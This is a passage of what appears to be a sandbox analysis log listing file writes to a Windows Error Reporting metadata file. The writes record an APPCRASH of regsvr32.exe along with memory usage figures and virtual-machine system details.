C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3186	2	09 00		success or wait	4	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3194	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3246	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3250	2	09 00		success or wait	4	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3258	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3302	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3306	2	09 00		success or wait	5	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3316	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 36 00 39 00 35 00 33 00 39 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>86953984</PeakVirtualSize>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3402	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3406	2	09 00		success or wait	5	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3416	56	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>0</VirtualSize>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3472	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3476	2	09 00		success or wait	5	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3486	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 31 00 32 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2121</PageFaultCount>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3560	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3564	2	09 00		success or wait	5	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3574	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 31 00 31 00 30 00 36 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7110656</PeakWorkingSetSize>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3670	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3674	2	09 00		success or wait	5	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3684	76	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 30 00 34 00 38 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>20480</WorkingSetSize>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3760	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3764	2	09 00		success or wait	5	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3774	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 36 00 39 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>166952</QuotaPeakPagedPoolUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3888	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3892	2	09 00		success or wait	5	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3902	90	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>96</QuotaPagedPoolUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3992	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3996	2	09 00		success or wait	5	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4006	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 30 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>11008</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4130	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4134	2	09 00		success or wait	5	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4144	104	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>640</QuotaNonPagedPoolUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4248	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4252	2	09 00		success or wait	5	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4262	72	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 34 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>61440</PagefileUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4334	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4338	2	09 00		success or wait	5	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4348	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 37 00 34 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1474560</PeakPagefileUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4440	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4444	2	09 00		success or wait	5	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4454	68	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 34 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>61440</PrivateUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4522	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4526	2	09 00		success or wait	4	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4534	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4580	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4584	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4590	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4632	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4636	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4640	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4672	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4676	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4678	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4720	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4724	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4726	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4764	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4768	2	09 00		success or wait	2	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4772	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4834	4	0d 00 0a 00		success or wait	8	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4838	2	09 00		success or wait	16	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	4842	74	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>regsvr32.exe</Parameter0>	success or wait	8	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	5452	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	5456	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	5458	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	5498	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	5502	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	5504	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	5542	4	0d 00 0a 00		success or wait	6	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	5546	2	09 00		success or wait	12	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	5550	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6104	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6108	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6110	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6150	4	0d 00 0a 00		success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6154	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6156	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6194	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6198	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6202	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6296	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6300	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6304	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 62 00 78 00 67 00 68 00 76 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>wbxghv, Inc.</SystemManufacturer>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6410	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6414	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6418	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 62 00 78 00 67 00 68 00 76 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>wbxghv7,1</SystemProductName>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6514	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6518	2	09 00		success or wait	2	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6522	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.13989454.B64.1906190538</BIOSVersion>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6642	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6646	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6650	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 39 00 32 00 36 00 32 00 36 00 35 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1609262651</OSInstallDate>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6732	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6736	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6740	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6842	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6846	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6850	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6918	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6922	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6924	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6964	4	0d 00 0a 00		success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6968	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	6970	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7004	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7008	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7012	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7108	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7112	2	09 00		success or wait	1	6E59497A	unknown
